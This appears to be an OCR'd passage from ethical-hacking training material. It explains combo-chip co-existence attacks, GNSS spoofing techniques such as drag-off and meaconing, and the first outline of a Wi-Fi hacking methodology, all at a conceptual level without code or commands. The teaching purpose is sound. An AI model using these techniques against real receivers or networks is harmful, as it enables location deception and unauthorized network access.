
02 Manufacturers often design separate chips for Bluetooth and Wi-Fi. Alternatively, they design a **combo chip** for both types of wireless communications

03 Attackers **leverage combo chips** to exploit one chip to steal the data from another chip and make **lateral moves** to exploit other chips

04 This can cause a **wireless co-existence attack**, which may lead to **privilege escalation** at chip boundaries

Inter-Chip Privilege Escalation/Wireless Co-Existence Attack

An inter-chip privilege escalation attack exploits the underlying vulnerabilities in wireless chips that handle wireless communications such as Bluetooth and Wi-Fi. Manufacturers often design separate chips for Bluetooth and Wi-Fi. Alternatively, they design a combo chip for both types of wireless communications. Attackers leverage combo chips to exploit one chip to steal the data from another chip and make lateral moves to exploit other chips. For example, while sharing resources, a Bluetooth chip can directly capture credentials or other sensitive data from the Wi-Fi chip, or it can manipulate the traffic going through the Wi-Fi chip. This can cause a wireless co-existence attack, which may lead to privilege escalation at chip boundaries.



GNSS Spoofing

- Global Navigation Satellite System (GNSS) spoofing is a procedure in which an attacker **modifies the target user's legitimate GNSS signal measurements**—position, navigation, and time (PNT)—with malefic signals and broadcasts the same signals to the target user's GNSS receiver
- Similar to a jamming attack, spoofing causes another form of interference, which forces users into believing that they are located at a false position

GNSS Satellite 2
Spoofs and modifies the signals
GNSS Spoofer
Mobile with GNSS Receiver

GNSS Spoofing Techniques


- Interrupting the lock mechanism
- Drag-off strategy
- Cancellation methodology
- Meaconing method

GNSS Spoofing

The Global Navigation Satellite System (GNSS) is a satellite constellation that transmits signals to GNSS receivers. GNSS receivers are deployed on multiple electronic systems such as mobile phones and vehicles. The communication in the GNSS system occurs between satellites and GNSS receivers via a controller.

GNSS spoofing is a procedure in which an attacker modifies the target user's legitimate GNSS signal measurements—position, navigation, and time (PNT)—with malefic signals and broadcasts the same signals to the target user's GNSS receiver. On receiving the malicious signal, the user's GNSS receiver believes it to be authentic. Consequently, the attacker can force victims into false positioning and timing.

Similar to a jamming attack, spoofing causes another form of interference, which forces users into believing that they are located at a false position.



GNSS Satellite 1
GNSS Satellite 2
Spoofs and modifies the signals
GNSS Spoofer
Mobile with GNSS Receiver

Figure 16.35: Illustration of GNSS spoofing

GNSS Spoofing Techniques

Attackers perform GNSS spoofing using the following techniques.

- **Interrupting the Lock Mechanism**

  Attackers aim to discover a GNSS receiver's new lock via a faulty signal. Attackers initiate this process by radiating a jamming signal inside the GNSS receiver, where the receiver requests for the next acquisition. Then, a signal simulator is used to generate a false signal, transmit it to the GNSS targeted receiver, and gain the new lock data of the receiver.

- **Drag-off Strategy**

  Attackers track the receiver's position and identify the deviation from the original location to a fake one. Attackers initiate this technique by mirroring the original navigation signals, injecting a progressive misalignment between those signals, and forwarding them to the GNSS receiver. The drag-off strategy is an effective attack that protects attackers from detection by radar systems.

- **Cancellation Methodology**

  Attackers use dual signal transmission to cancel out individual spoofed signals by introducing false satellite data. The targeted signals are initially spoofed, where the latter is added with a false component that deceives the targeted GNSS receiver. This method is beneficial to the attacker in terms of extracting the code phase data but limited in terms of obtaining the amplitude matching and carrier phase.

- **Meaconing Method**

  Attackers aim to block and re-broadcast the original signals for masking the actual signal toward the targeted receiver. This attack is effective with mono- and multi-antenna meaconers that control multiple satellites and allows attackers to manipulate the original signal with false positioning data and delay timings. Attackers prefer this method when it is impossible for a spoofer to generate a spreading sequence.

LO#04: Demonstrate Wireless Hacking Methodology

Wireless Hacking Methodology

- The objective of the wireless hacking methodology is to **compromise a Wi-Fi network** to gain unauthorized access to network resources

1. **Wi-Fi Discovery**
2. **GPS Mapping**
3. **Wireless Traffic Analysis**
4. **Launch of Wireless Attacks**
5. **Wi-Fi Encryption Cracking**
6. **Compromise the Wi-Fi Network**

